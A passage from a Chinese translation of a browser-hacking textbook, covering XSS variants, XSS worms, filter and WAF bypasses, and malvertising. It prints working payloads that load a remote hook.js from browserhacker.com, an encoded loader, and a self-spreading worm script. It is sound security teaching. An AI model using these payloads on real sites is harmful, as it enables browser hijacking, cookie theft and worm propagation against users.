毫无疑问，浏览器是21世纪这十多年来最重要的一种软件。软件厂商很少为自己的应用开发定制的客户端软件，更多的是使用Web技术开发一个应用界面：不仅仅是传统的在线Web应用，还包含部署在局域网内的本地应用。在服务器–客户端模型中，浏览器占据着不可动摇的统治地位。

浏览器在几乎所有类型的网络应用中都有一席之地，虽然很多组织试图禁用它，但这个愿望只是个泡影。任何组织都不可能放弃浏览器，唯一的选择是在自己的网络中使用它。

黑客攻击浏览器通常会伪装成非恶意的服务器，向浏览器发送有效的通信请求。多数情况下，浏览器不会知晓自己正与一个骗子服务器通信，因此就会执行骗子服务器发来的所有指令，而且还以为自己在防火墙的保护下万无一失呢。

接下来的几章将重点介绍浏览器攻防的方法，教给大家如何利用浏览器及其可以访问的设备。

1.7 问题

(1) 浏览器中的DOM都有哪些功能?

(2) 为什么说一个安全的浏览器抵得过全副武装的安全措施?

(3) 说说JavaScript和VBScript有哪些不同。

(4) 说出服务器可能降低浏览器安全性的三种方式。

(5) 什么是浏览器的攻击面?

(6) 描述一下你理解的沙箱。

(7) 浏览器在使用HTTPS通信时，代理可以看到通信内容吗?

(8) 说出三个与安全相关的HTTP首部。

(9) 为什么安全专家不认可健壮性法则?

(10) 只有IE有，而其他现代浏览器没有的脚本语言是什么?

要查看问题答案，请访问本书网站https://browserhacker.com/answers，或者Wiley的网站http://www.wiley.com/go/browserhackershandbook。

1.8 注释

1. Microsoft. (2013). *Security Intelligence Report (SIR) Vol. 15*. Retrieved December 12, 2013 from http://www.microsoft.com/security/sir/default.aspx
2. Antone Gonsalves. (2013). *Browsers pose the greatest threat to enterprise, Microsoft reports*. Retrieved December 12, 2013 from http://www.networkworld.com/news/2013/041913-browsers-pose-the-greatest-threat-268914.html
3. Wikipedia. (2013). *Client-server model*. Retrieved December 12, 2013 from http://en.wikipedia.org/wiki/Client–server _ model
4. Wikipedia. (2013). *Request-response*. Retrieved December 12, 2013 from http://en.wikipedia.org/wiki/Request-response
5. Wikipedia. (2013). *Web browser engine*. Retrieved December 15, 2013 from http://en.wikipedia.org/wiki/Layout _ engine
6. Wikipedia. (2013). *List of layout engines*. Retrieved December 15, 2013 from http://en.wikipedia.org/wiki/List_ of _ web _ browser _ engines
7. Wikipedia. (2013). *WebKit*. Retrieved December 15, 2013 from http://en.wikipedia.org/wiki/WebKit
8. WebKit Open Source Project. (2013). *The WebKit Open Source Project - WebKit Project Goals*. Retrieved December 15, 2013 from http://www.webkit.org/projects/goals.html
9. Bruce Lawson. (2013). *300 million users and move to WebKit*. Retrieved December 15, 2013 from http://my.opera.com/ODIN/blog/300-million-users-and-move-to-webkit
10. Doug DePerry. (2012). *HTML5 Security. The Modern Web Browser Perspective*. Retrieved December 15, 2013 from https://www.isecpartners.com/media/18610/html5modernwebbrowserperspectivefinal.pdf
11. Alex Russell. (2006). *Comet: Low Latency Data for the Browser*. Retrieved March 8, 2013 from http://infrequently.org/2006/03/comet-low-latency-data-for-the-browser/

12. Facebook. (2013). *Getting Started for Websites - Facebook developers*. Retrieved December 15, 2013 from https://developers.facebook.com/docs/guides/web/
13. StopBadware. (2013). *Firefox Website Warning | StopBadware*. Retrieved December 15, 2013 from https://www.stopbadware.org/firefox
14. Mozilla. (2013). *Firefox Notes - Desktop*. Retrieved December 15, 2013 from http://www.mozilla.org/en-US/firefox/18.0/releasenotes/
15. Mozilla. (2013). *62178 - implement mechanism to prevent sending insecure requests from a secure context*. Retrieved December 15, 2013 from https:// bugzilla.mozilla.org/show _ bug.cgi?id=62178
16. Thomas Duebendorfer and Stefan Frei. (2009). *Why Silent Updates Boost Security*. Retrieved December 15, 2013 from http://research.google.com/ pubs/pub35246.html
17. Andrew Gregory. (2008). *Andrew Gregory - The Myth of the Robustness Principle*. Retrieved December 15, 2013 from http://my.opera.com/AndrewGregoryScss/blog/2008/05/27/the-myth-of-the-robustness-principlehttp://my.opera.com/Andrew%20Gregory/blog/2008/05/27/ the-myth-of-the-robustness-principle

第 2 章 初始控制

攻击浏览器的第一步就是获得目标浏览器的控制权。这就像一只脚踏进门槛一样。虽然在实现最终的目标之前，还需要完成很多前期步骤，但这重要的第一步却是任何情况下都避免不了的。这一步是攻击浏览器方法体系中的初始控制阶段。

浏览器每执行一次来自服务器的指令，就会向你敞开一扇门，让你有机会取得对它的控制权。为了执行服务器返回的代码，浏览器必须承担一定的风险。此时，你必须制造一种情境，让浏览器运行你写的代码。做到这一点，才有机会进一步利用浏览器的功能。

初始控制阶段可能会碰到各种各样的情况。你可以用很多方法执行自己的指令，有的方法可能相当容易，而有的则可能需要多投入一些时间和精力。要获得控制权，最显而易见的方式就是让目标浏览器打开你的Web应用。

对于本章要讨论的技术，Web应用安全测试人员必须给予重视并且要透彻理解。事实上，其中很多都是大家熟悉的，或者说是在安全社区中被老生常谈的。

在浏览器能够执行你的指令之后，还必须明白自己不能做什么。下面我们先从第一阶段开始，看看如何获得初始控制。

2.1 理解控制初始化

获得初始控制权的第一步，就是寻找机会对目标施加某种程度的影响。为此，就要执行你设计好的初始化指令。把初始化指令安插进目标浏览器，就是初始化控制和攻击浏览器的首要任务。

代码的形式有很多。比如，JavaScript、HTML、CSS或其他浏览器能理解的代码，都可以成为初始控制的工具。有时候，初始代码的逻辑甚至可以封装在字节码文件中，比如一个恶意的SWF文件（Adobe Flash文件格式）。

采用什么技术实现对目标的控制，很大程度上取决于攻击的环境。如果使用了被盗用的站点，那么可以通过顺路下载来做。可是，如果你想要采用钓鱼式攻击，那么XSS可能是最好的选择。而如果你是在一间咖啡店，那么网络攻击恐怕最合适。随后几节，我们会逐一探讨这些攻击方法。

本章，我们会接触一个术语，叫勾连（hook）。勾连浏览器始于执行初始代码，然后是维护通信渠道（下一章再介绍）。当然，首先要让你宝贵的代码进入目标浏览器。

2.2 实现初始控制

获得目标浏览器控制权的方式实在太多了。这得益于互联网用户、现代浏览器复杂性、动态可执行语言以及可信模型混乱程度的爆炸式增长。

本章接下来主要讨论各种初始控制方法，但这绝对不是全部。浏览器的快速发展一定会不断为你提供新的选择。

2.2.1 使用 XSS 攻击

1995年，在网景公司给其Navigator浏览器中引入JavaScript之前，Web内容大多数是静态的HTML[1]。如果网站想改变内容，必须由用户点击链接，向服务器发送一个新的HTTP请求并等待服务器响应。于是就导致了动态语言的诞生。

接着，JavaScript就问世了。就在浏览器支持动态语言后不久，第一批恶意代码注入的案例也随之出现。

最早的报告来自卡内基梅隆大学计算机紧急回应小组协调中心（Computer Emergency Response Team Coordination Center，CERT/CC），时间是2000年2月。CERT Advisory CA-2000-02[2]记载了因疏忽而意外包含的恶意HTML标签和脚本，以及由于这些恶意代码的执行，用户会受到什么影响。恶意行为最早的形式包括：

- cookie篡改（cookie poisoning）
- 暴露敏感信息
- 违背基于来源的安全规则
- 篡改Web表单
- 暴露SSL加密的内容

最初的报告把这种攻击描述为通过情况下的“跨站点”脚本执行，最终则被称为Cross-site Scripting，简写成CSS。为了避免与简写形式相同的Cascading Style Sheets（层叠样式表）混淆，安全行业遂改称其为XSS[3]。随着时间推移，XSS已发展成为使用非常广泛的一种攻击手段，因为网页代码中的隐患确实太多了。

一般来说，在不可信的内容被处理，然后又被当成可信任内容在浏览器中渲染后，XSS就出现了。如果这个内容里包含HTML、JavaScript、VBScript或其他动态内容，浏览器就有可能执行不可信的代码。

举个例子，假如谷歌应用商店存在XSS可以利用的隐患，那么攻击者就可以欺骗用户安装恶意Chrome扩展。实际上，Jon Oberheide在2011年就演示过这种情况。Oberheide演示的对安卓Web市场中XSS隐患的利用，曾经轰动一时。如果坏人利用这个隐患，那么受害人的设备将被安装上任意应用，并且授权应用访问相应设备的任意权限[4]。

XSS分很多种类，但宽泛地说，它们可能会影响浏览器和服务器中的任何一个。很早就有的反射型XSS（Reflected XSS）和持久型XSS（Persistent XSS）是利用服务器端隐患的，而DOM XSS

和通用XSS（Universal XSS，也叫UXSS）利用的则是客户端的缺陷。

当然，也存在服务器端和客户端都有缺陷和隐患的情况。这时候，单方面可能没有安全问题，但两个方面结合起来，就有可能为XSS提供可乘之机。

与其他安全领域类似，随着我们介绍的攻击方法越来越多，混合使用各种方法的情况也会增多。但考虑到尊重历史和全面了解的学习宗旨，本书会使用以下比较传统和宽泛的XSS分类方式。

1. 反射型XSS

反射型XSS是最常见的XSS，其过程是不可信用户数据被提交到一个Web应用，然后该数据立即在响应中被返回，也就是说在页面中反射回了不可信内容。由于浏览器看到的是服务器端代码，所以就相信它是安全的，于是就会执行它。

与多数XSS一样，反射型XSS受同源策略的限制。这种情况下的隐患在服务器端代码中。下面是一个存在隐患的JSP代码的例子：

```
<% String userId = request.getParameter("user"); %>
Your User ID is <%= userId %>
```

这行代码接收用户查询参数并将参数内容直接在响应中返回。利用这种隐患很简单，只要在浏览器地址栏内输入以下地址：http://browservictim.com/userhome.jsp?user=<iframe%20src=http://browserhacker.com/></iframe>。执行后，就会在页面中插入一个地址为browserhacker.com的框架。

同样，要向浏览器中注入远程JavaScript脚本，只需欺骗目标访问以下地址：http://browservictim.com/userhome.jsp?user=<script%20src=http://browserhacker.com/hook.js></script>。Web应用在处理这个URL时，就会在HTML中返回相应的<script>块。浏览器在接收到响应后，看到其中包含指向远程JavaScript的<script>块，就会在被攻击来源的上下文中执行该脚本。

本章后面还会介绍，要成功利用这种Web应用的缺陷，需要配合某种程度的社会工程手段。比如，需要提供一个短网址或者模糊后的URL，或者采用其他方法欺骗用户访问你编造的URL。

模糊URL

模糊URL的方法如下：

- 缩短URL
- 重定向URL
- 采用URL编码或ASCII编码来编码URL
- 添加一些多余的、无关的查询参数，把恶意内容放在中间或后面
- 在URL中使用@符号以添加伪域名内容
- 把主机名转换为整数，比如http://3409677458

现实中的反射型XSS

现实当中的反射型XSS利用案例实在太多了，我们在这里挂一漏万地只列出几个比较突出的例子。

- Ramneek Sidhu的"Reflected XSS vulnerability affects millions of sites hosted in HostMonster"（http://www.ehackingnews.com/2013/01/reflected-xss-hostmonster.html）
  HostMonster的主机服务对所有托管的网站都默认提供了一个HTTP 404错误页面。不幸的是，这个错误页面有一个显示广告的函数，被XSS攻击者发现可以利用。而攻击用的代码对HostMonster托管的每个网站都适用。
- XSSed的"F-Secure, McAfee and Symantec websites again XSSed"（http://www.xssed.com/news/130/F-Secure_McAfee_and_Symantec_websites_again_XSSed/）
  XSSed是一个报告XSS缺陷的流行网站，发表过一篇汇总主流安全厂商发现的反射型XSS隐患的文章。这些厂商有F-Secure、McAfee和Symantec。
- Michael Sutton的"Mobile App Wall of Shame: ESPN ScoreCenter"（http://research.zscaler.com/2013/01/mobile-app-wall-of-shameespn.html）
  XSS缺陷不一定只存在于标准的浏览器。ZScaler研究人员Michael Sutton发现了一个移动网站的XSS缺陷，而这个移动网站主要是通过iPhone应用中WebView控制器来渲染的。太多的应用开发者会利用嵌入的Web框架在自己的应用中显示信息。不管网站是在哪里渲染（在桌面浏览器或iPhone应用中），都会造成可利用的XSS缺陷。

2. 存储型XSS

存储型（或持久型）XSS与反射型XSS类似，区别在于存储型XSS会持久保存于Web应用的数据存储中。随后，只要是在脚本被持久存储后访问被侵入网站的浏览器，都会执行该恶意代码。对攻击者来说，这种XSS是比较有吸引力的，因为不必每次都煞费苦心地设计链接或者采用社会工程手段，相对一劳永逸了，结果则是比较容易被滥用。

这种攻击通常会利用后端数据库来保存恶意代码，但有时候也可能会使用日志文件。假如Web应用记录日志的程序没有防御XSS的能力，而查看这些日志都要使用基于Web的GUI，那把恶意代码保存于日志就是一种途径。

任何查看这些日志的人，都会无意间在自己的浏览器中渲染并运行恶意代码。此外，由于通常只有管理员有权限查询日志，因此这些恶意代码往往能够执行敏感或危险的操作。

在上一节中反射型XSS示例的基础上，假设应用也要把用户的显示名称保存起来。比如：

```
<%
 String userDisplayName = request.getParameter("userdisplayname");
 String userSession = session.getAttribute('userid');
 String dbQuery = "INSERT INTO users (userDisplayName) VALUES(?) WHERE
  userId = ?";
 PreparedStatement statement = connection.prepareStatement(dbQuery);
 statement.setString(1, userDisplayName);
 statement.setString(2, userSession);
```

```
 statement.executeUpdate();
%>
```

假设在应用中的某个地方，有代码会提取最后登录用户的列表：

```
<%
Statement statement = connection.createStatement();
ResultSet result =
  statement.executeQuery("SELECT * FROM users LIMIT 10");
%>
The top 10 latest users to sign up:<br />
<% while(result.next()) { %>
  User: <%=result.getString("userDisplayName")%><br />
<% } %>
```

那么利用这个漏洞（比如访问这个链接：http://browservictim.com/newuser.jsp?userdisplayname=<script%20src=http://browserhacker.com/hook.js></script>），就能让作为攻击者的你威力倍增。这是因为你不是每次只欺骗一个用户，而是一劳永逸地让后续所有访问者都运行恶意的JavaScript代码，如果不把恶意代码去掉，攻击会一直持续下去。

现实中的存储型XSS

以下举几个现实中的存储型XSS的例子。

- Ben Hayak的“Google Mail Hacking - Gmail Stored XSS – 2012!”（http://www.benhayak.blogspot.co.uk/2012/06/google-mail-hacking-gmail-stored-xss.html）
  Hayak发现了Gmail存在的持久型XSS缺陷。这个缺陷出现在谷歌为Gmail增加的一项新功能中，这项新功能是让用户在Gmail中包含Google+朋友的信息。如果你在Google+个人信息中包含了一段恶意JavaScript，（某些情况下）你的朋友就可能在他的Gmail中执行你的代码。
- XSSed的“Another eBay permanent XSS”（http://www.xssed.com/news/131/Another_Ebay_permanent_XSS/）
  eBay同样有很多Web隐患。一位名叫Shubham Upadhyay的安全研究人员发现，可以在eBay添加包含额外JavaScript代码的新列表。这意味着没有警惕性的用户如果查看相应列表，就会在https://ebay.com来源下执行其中的JavaScript（持久型XSS）。

3. DOM XSS

DOM XSS是一种纯粹的客户端XSS类型，不依赖Web应用处理用户输入时的漏洞。与反射型和存储型XSS相比，DOM XSS的不同之处在于只利用客户端代码（比如JavaScript）中存在的缺陷。

想象一种场景。某组织想包含一个参数用于设置欢迎消息。但是，这个功能没有添加到服务器端，而是放到了客户端代码中。这段代码会根据URL中的内容动态修改页面，使用的代码如下：

```
document.write(document.location.href.substr(
  document.location.href.search(
    /#welcomemessage/i)+16,document.location.href.length))
```

这段代码会收集URL的`#welcomemessage=x`参数之后的文本，其中`x`可能包含任意字符，最终要写到当前网页的文档中。比如，使用下面的URL，http://browservictim.com/ homepage.html#welcomemessage=Hiya，在JavaScript执行之后，就会在页面主体中插入文本`'Hiya'`。

那么包含恶意代码的URL就可以是http://browservictim.com/homepage.html#welcomemessage=<script>document.location='http://browserhacker.com'</script>。这样就会把JavaScript脚本插入DOM，导致浏览器重定向到http://browserhacker.com。

因为代码只在客户端执行，所以如果不出问题，DOM XSS攻击对服务器通常是不可见的。只要使用片段标识符（#号后面的字符），就可以通过浏览器向Web应用发送（正常情况下）不可能发送的数据。

在攻击字符串位于#号后面的数据中时，恶意数据是依存于浏览器的。对于使用Web应用防火墙作为防御控制的应用来说，这种方法是有效的。此时，请求的恶意部分可能永远不会被Web应用的防火墙发现。

另一种可能被利用的隐患的代码如下所示：

```
function getId(id){
  console.log('id: ' + id);
}

var url = window.location.href;
var pos = url.indexOf("id=")+3;
var len = url.length;
var id = url.substring(pos,len);
eval('getId(' + id.toString() + ')');
```

把恶意代码注入`id`参数，就可以利用以上代码。在这个例子中，假设你想注入一个加载和执行远程JavaScript文件的指令，就可以使用下面这个DOM XSS攻击：

```
http://browservictim. com/page.html?id=1');s=document.createElement('script');s.
src='http://browserhacker.com/hook.js';document.getElementsByTagName('head')[0].
appendChild(s);//
```

有读者可能已经猜到了，上面这行代码不会真正执行，因为其中的单引号字符会导致调用`eval()`时出错。为此，可以使用JavaScript的`String.fromCharCode()`方法封装这行代码，得到的URL类似如下所示：

```
http://browservictim.com/page.html?id=1');eval(String.fromCharCode(115,
61,100,111,99,117,109,101,110,116,46,99,114,101,97,116,101,69,108,101,10
9,101,110,116,40,39,115,99,114,105,112,116,39,41,59,115,46,115,114,99,61
,39,104,116,116,112,58,47,47,98,114,111,119,115,101,114,104,97,99,107,10
1,114,46,99,111,109,47,104,111,111,107,46,106,115,39,59,100,111,99,117,1
09,101,110,116,46,103,101,116,69,108,101,109,101,110,116,115,66,121,84,9
7,103,78,97,109,101,40,39,104,101,97,100,39,41,91,48,93,46,97,112,112,10
1,110,100,67,104,105,108,100,40,115,41,59))//
```

这个例子展示了利用这种XSS时的一个有意思的问题。这种利用形式的前提就是必须在神不知鬼不觉的情况下进行。对于前面的例子，欺骗用户执行恶意URL的方式有很多，比如通过电子邮件、社交网络的状态更新，或者通过即时消息。

通常，这些URL都会使用http://bit.ly或http://goo.gl等短网址服务缩短，以达到隐藏真实意图的目的。2.2.4节还会再深入探讨这种攻击方法。

现实中的DOM XSS

以下是现实中的几个DOM XSS的例子。

- Stefano Di Paola的“DOM XSS on Google Plus One Button”（http://blog.mindedsecurity.com/2012/11/dom-xss-on-google-plus-one-button.html）

  Stefano Di Paola发现了谷歌+1按钮JavaScript中的一个CORS的缺陷。利用这个缺陷可以在Google的来源下执行指令。

- Shahin Ramezany的“Yahoo Mail DOM-XSS”（http://abysssec.com/files/Yahoo!_DOM-SDAY.pdf）

  雅虎一个不幸的用于广告的子域使用了过时的JavaScript，其中暴露出了一个DOM XSS缺陷。虽然第三方脚本已经更新解决了对`eval()`调用未加保护的问题，但在研究这个问题的时候，雅虎仍然使用了存在隐患的脚本。

4. 通用型XSS

通用型XSS是另一种在浏览器中执行恶意JavaScript的方法。某些情况下，这种方法甚至可以不受SOP制约。

现实当中的通用型XSS

以下是一个现实当中非常有意思的通用型XSS的例子。

2009年，Roi Saltzman发现了配合使用Chrome的ChromeHTML URL处理程序，让IE加载任意URI的漏洞。

```
var sneaky = 'setTimeout("alert(document.cookie);", 4000);
  document.location.assign("http://www.gmail.com");';
document.location =
  'chromehtml:"80%20javascript:document.write(sneaky)"';
```

在合适的条件下，攻击者就可以在几乎任何源的名义下对目标发动攻击[5]。比如，前面的JavaScript会将当前位置设置为一个Chrome框架，然后在Gmail加载之后会延迟执行一段脚本。

实际应用中，这种攻击一般会更进一步，除了利用浏览器本身的缺陷，还可能利用其扩展和插件的缺陷。第7章将更详细地介绍相关内容。

5. XSS病毒

2005年，Wade Alcorn的一份研究[6]，展示了将恶意XSS代码以病毒方式传播的可能性。在Web

应用和浏览器具备某种条件的情况下，代码的自传播就可能发生。

这份研究讨论了一种情况，即存储型XSS一旦奏效，有可能导致（受影响源的）后续访问者也会执行恶意JavaScript。结果就是目标浏览器会尝试对其他Web应用执行XSS。相应XSS的攻击代码如下：

```
<iframe name="iframex" id="iframex" src="hidden" style="display:none">
</iframe>
<script SRC="http://browserhacker.com/xssv.js"></script>
```

xssv.js文件的内容如下：

```
function loadIframe(iframeName, url) {
  if ( window.frames[iframeName] ) {
    window.frames[iframeName].location = url;
    return false;
  }
  else return true;
}

function do_request() {
  var ip = get_random_ip();
  var exploit_string = '<iframe name="iframe2" id="iframe2" ' +
    'src="hidden" style="display:none"></iframe> ' +
    '<script src="http://browserhacker.com/xssv.js"></script>';

  loadIframe('iframe2',
    "http://" + ip + "/index.php?param=" + exploit_string);
}

function get_random()
{
  var ranNum= Math.round(Math.random()*255);
  return ranNum;
}

function get_random_ip()
{
  return "10.0.0."+get_random();
}

setInterval("do_request()", 10000);
```

可以看到，这里的JavaScript会定时执行`do_request()`，这个方法基于`loadIframe()`方法随机向不同的主机发动XSS攻击，`get_random_ip()`和`get_random()`函数用于产生随机IP。随后只要访问被修改网页的浏览器，都会依次展开随机攻击。

这种恶意JavaScript自动传播的特点，对浏览器来说意味着很多可能性。在Alcorn的演示中，攻击的发起不依赖任何用户交互，只要用户在浏览器中打开网页就够了。打开相应网页的浏览器随后就会执行命令，然后一直继续下去。

攻击代码本身会自动传播并自动终止。但正如后面几章会讲到的，在此期间被执行的恶意活动次数是没有穷尽的。

(1) Samy

Alcorn假想的攻击研究，是在不久前Samy Kamkar声名狼藉地感染100多万MySpace用户的“Samy Worm”之后展开的。很多安全专家认为“Samy Worm”的感染速度前所未有，前24小时就达到了100万。

不过请大家注意，XSS病毒的传播与传统计算机病毒传播没有可比性。特别是在XSS病毒并不会在受感染浏览器中留下有条件可执行文件的情况下，更是如此。

Samy Worm使用了一些技术绕过MySpace的防御手段。概括来说，包括如下几种。

- 通过div的`background:url`参数执行初始的JavaScript，针对IE5和IE6：

```
<div style="background:url('javascript:alert(1)')">
```

- 通过把代码转移到其他地方，然后通过`style`属性运行指令，绕过单引号和双引号转义问题：

```
<div
id="mycode" expr="alert('hah!')"
style="background:url('javascript:eval(document.all.mycode.expr)')"
>
```

- 通过插入换行符（`\n`）绕过对`javascript`这个词的过滤
- 使用`String.fromCharCode()`方法插入双引号
- 使用`eval()`方法绕过其他黑名单中的关键词：

```
eval('xmlhttp.onread' + 'ystatechange = callback');
```

要查看完整代码及介绍，请访问这个网址：http://namb.la/popular/tech.html。

(2) Jikto

就在最初的XSS传播研究发布两年之后，也就是2007年，Hoffman在ShmooCon上展示了Jikto。Jikto是一个演示工具，演示了未修复XSS缺陷的影响，以及在浏览器中执行攻击者控制的代码时会发生什么。

Jikto的设计理念是静默地开启一个JavaScript循环，要么像Samy一样尝试自传播，要么向一个中心服务器索要下一步的指令。相对之前的XSS自传播研究而言，Jikto更进了一步。虽然Jikto的代码是内部代码，但后来也泄漏了，而且有人开始将它用于互联网。

Jikto最值得关注的一个进步，就是它绕过SOP的方法。它会通过一个代理（或跨域的桥梁）同时加载Jikto代码和目标源的内容，把它们放到同一个源下面。最早使用的是Google Translate作为不同请求的代理，但Jikto也可以修改使用其他代理。要想获得Jikto的代码，请访问https://browserhacker.com。

(3) 最小XSS蠕虫大赛

到了2008年，XSS病毒和蠕虫的概念已经尽人皆知，安全社区里也不断讨论。自此以后，摆在人们面前的问题就是怎么优化并找到构建这些自传播代码的最有效方式。

Robert Hansen在2008年举办的最小蠕虫大赛（Diminutive XSS Worm Replication Contest of 2008）[7]就是这么一次尝试。这次大赛的目标就是找到一种方法，使用尽可能少的代码，构建一

个能够自复制的HTML或JavaScript片段，通过POST请求复制执行标准的alert对话框脚本。

获胜者Giorgio Maone和Eduardo Vela提交了非常近似的方案。他们构建的片段都只有161字节，通过POST请求复制自身到一个PHP文件。复制后大小不会增加，不需要用户交互，甚至不需要任何cookie数据：

```
<form>
 <input name="content">
  <img src=""
   onerror="with(parentNode)

  alert('XSS',submit(content.value='<form>'+
   innerHTML.slice(action=(method='post')+
   '.php',155)))">
```

还有

```
<form>
 <INPUT name="content">
  <IMG src="" onerror="with(parentNode)
   submit(action=(method='post')+
   '.php',content.value='<form>'+
   innerHTML.slice(alert('XSS'),155))">
```

可以很清楚地看到，利用这个常见的Web应用缺陷嵌入初始恶意脚本的逻辑有多险恶。虽然我们力求全面总结各种XSS，但新的攻击形式仍然层出不穷，而这正是Web安全领域的一大特色。

DOM型和通用型XSS就是后来才出现的XSS攻击形式。与此同时，随着互联网、HTML及浏览器功能的不断增强，我们相信，作为一种执行内容的奇特而又奇妙的方式，XSS仍将长期存在。

6. 绕过XSS防御机制

下面我们简单介绍一下绕过XSS防御机制的技术。后面，在本书第3章，我们还将深入探讨模糊恶意代码的辅助技术。

前面展示的大多数XSS示例都有一个前提，就是作为攻击者的你不会遇到任何限制，就可以提交恶意JavaScript。而在现实当中，通常却不是这种情况。目标浏览器中会有很多障碍阻止你执行攻击代码。

我们所说的障碍有很多种，包括被注入上下文的限制，浏览器间的语言差异，浏览器内置的安全机制，甚至Web应用的防御手段。有一天，当你真正开始XSS攻击的征程之时，会发现要攻克这些障碍都是家常便饭。

(1) 绕过浏览器XSS防御机制

除了执行JavaScript时可能会遇到的问题，现代浏览器中内置的XSS防御机制也是重要的客户端屏障。这些防御手段都是为了降低XSS攻击代码在目标浏览器中执行的可能性，比如Chrome和Safari的XSS Auditor、IE的XSS过滤器，以及Firefox的NoScript扩展。

有一种绕过XSS过滤器的技术叫mXSS（mutation-based Cross-site Scripting，基于变异的XSS）[8]，它依赖于浏览器对输入优化后产生的变异。这种方法只有在浏览器优化你的输入时才起作用。换句话说，开发者必须使用`innerHTML`或类似方式解析你的输入。

关键是你的输入会以某种方式被优化处理。以下代码演示了mXSS的工作原理：

```
// attacker input to innerHTML
<img src="test.jpg" alt="``onload=xss()" />

// browser output
<IMG alt=``onload=xss() src="test.jpg">
```

这个例子中的重点，在于使用重音符（`）绕过IE的XSS过滤器。浏览器对这个示例代码优化的结果，就是执行onload属性的值。

(2) 绕过服务器XSS防御机制

XSS过滤并非仅限于客户端。事实上，Web应用一直以来都用过滤来应对Web隐患。最完备的情况下，Web应用中的XSS防范措施会涉及输入过滤和输出编码。

一个例子是绕过微软的.NET Framework。.NET Framework内置很多方法，让开发人员能够降低服务器解析恶意代码的可能性，包括RequestValidator类。但其早期的防范措施也不是十分有效，比如提交下面任何一行代码都可以绕过其过滤器：

```
<~/XSS/*-*/STYLE=xss:e/**/xpression(alert(6))>
<%tag style="xss:expression(alert(6))">
```

这两个例子利用的都是expression()，它是微软Dynamic Properties的一部分。这个新功能用于在CSS中提供动态属性。

除了从源头上修复这些问题，安全提供商也很快拿出了应对非隐患应用的自动修复方案。这些方案可见于Web Application Firewalls（WAF）等设备，或者执行同样任务的软件过滤器。无论什么情况，以及实现技术及过程如何，目标始终与客户端防范机制是一致的，即尽可能降低攻击者利用这些隐患的可能性。

这些技术效果非常好，所有攻击者都只能打道回府，而WAF技术被视为防范所有Web隐患的灵丹妙药。没错，是真的有圣诞老人！好吧，实际上，在面对挑战时，黑客们总能攻坚克难[9]。与绕过客户端防御机制类似，绕过服务器端防御机制的代码及方法很快也被开发出来。

WAF（或相关）技术使用一个常见的技巧来过滤恶意代码，包括对超出上下文或可疑括号的检测。Gareth Heyes在2012年提出的技术[10]就是成功绕过服务器端防御的一个绝佳例子，它会在DOM对象window上附加一个（不带括号的）错误处理程序，然后立即抛出：

```
onerror=alert;throw 1;
onerror=eval;throw'=alert\x281\x29';
```

这两种情况都不包含可疑的括号。但为了起作用，必须通过一个HTML元素的属性把它们注入进去。

XSS备忘录

好吧，我们承认，假如你并非资深的程序员或者JavaScript黑客，那前面的例子一定会让你愁容满面，而且紧握的拳头里可能已经满是急不可耐的汗水！

请放宽心。实际上，很多时候，就算是对一个攻击者或测试员来说，要记住所有绕过XSS

过滤器的方法也是不现实的。

在这里，我们向大家推荐一个著名的Robert Hansen（RSnake）原创的XSS备忘录，这份备忘录已经捐献给了OWASP，可以通过这个网址访问：https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet。

对HTML5引入的大批新特性而言，攻击浏览器的各种新方法和新属性也会陆续现身。Mario Heiderich已经发表了一份HTML5安全备忘录：http://html5sec.org/。

除了这些备忘录，还有很多组合方法涵盖了攻击代码的转换、编码、组合和模糊。这里也推荐一些相关方法。

- Burp Suite的Decoder feature
- Gareth Hayes的Hackvertor：https://hackvertor.co.uk/public
- Mario Heiderich的Charset Encoder：http://yehg.net/encoding/

2.2.2　使用有隐患的 Web 应用

攻击者获取对浏览器访问权的一种常见方式，就是借助对Web应用的未授权访问。获取该访问权之后，攻击者可能会修改网页内容以包含恶意代码。

利用Web应用可能涉及各种攻击，包括利用SQL注入或远程代码执行。另一种控制Web应用的方法，是获取对FTP、SFTP或SSH等管理性服务的直接未授权访问，但这些内容已经超出本书所要讨论的范围。

获得访问权之后，就可以把任意内容插入目标Web应用。插入的内容可能会在任何浏览器中运行，取决于Web应用的用户使用了什么浏览器。而这就为在目标浏览器中插入即将执行的指令，以获取其初始控制权，提供了理想的突破口。

控制有大量用户访问的Web应用的来源，会获得大量目标浏览器。可控浏览器越多，攻击成功率就越高。当然，攻击到什么阶段，还要看用户交互的深度。

2.2.3　使用广告网络

在线广告网络会在互联网上星罗棋布的众多网站中显示横幅广告。可能很少有人会思考这些广告里到底都包含着什么。不必多言，最重要的就是广告中运行着你提供的代码。这里有一个你会感兴趣的用例！

利用广告网络可以在很多浏览器中运行你的初始控制代码。当然，你首先得注册，通过所有相关审核。而一旦完成，花点小钱，就会有机会控制大量浏览器。记住，不可能只以某个浏览器为目标，因为初始代码的执行会随机发生在各种源。

但作为专业攻击来说，不可能希望在随机出现的浏览器中寻找目标。我们希望的是寻找来自某个或某组IP地址的浏览器请求。而这可能需要配置一个BeEF之类的框架，本书后面将详细介绍这个框架。

有时候，可能你想要攻击的是一个安全的源。所谓安全，就是不仅仅在认证页面中使用广告提供商。此时，可以注册该广告提供商，然后使用下列代码，只在目标源中执行指令。

```
if (document.location.host.indexOf("browservictim.com") >= 0)
{
        var scr = document.createElement('script')
        scr.setAttribute('src','https://browserhacker.com/hook.js');
        document.getElementsByTagName('body').item(0).appendChild(scr);
}
```

使用前面的代码，可以检查来源，看它是不是正确的目标，然后再动态加载脚本。如果不查看源代码，这个脚本对其他域是不可见的。WhiteHat Security的Jeremiah Grossman和Matt Johansen，在BlackHat 2013展示了类似的攻击技术[11]。他们的研究涉及购买合法的广告，而广告中包含他们控制的嵌入式JavaScript。

2.2.4 使用社会工程攻击

社会工程是一系列方法的统称，这些方法的目标是强迫某人执行某些操作或者透露某些信息。在安全链条中，人的环节一直被认为是最薄弱的。从社会互动诞生之日起，虎视眈眈的敌人就开始利用这一点了。

过去，人们通常把社会工程看作某种形式的欺骗或欺诈。而在今天的数字领域中，社会工程往往意味着更直接的关系，但不一定依赖和受害者面对面的交互。

金融行业是一个受害相对严重的领域。行骗者会编造数字伎俩套取客户的银行交易凭证，然后转移盗取的资金。垃圾邮件和钓鱼网站是这些行骗者最常用的一个组合技术。

垃圾邮件与钓鱼

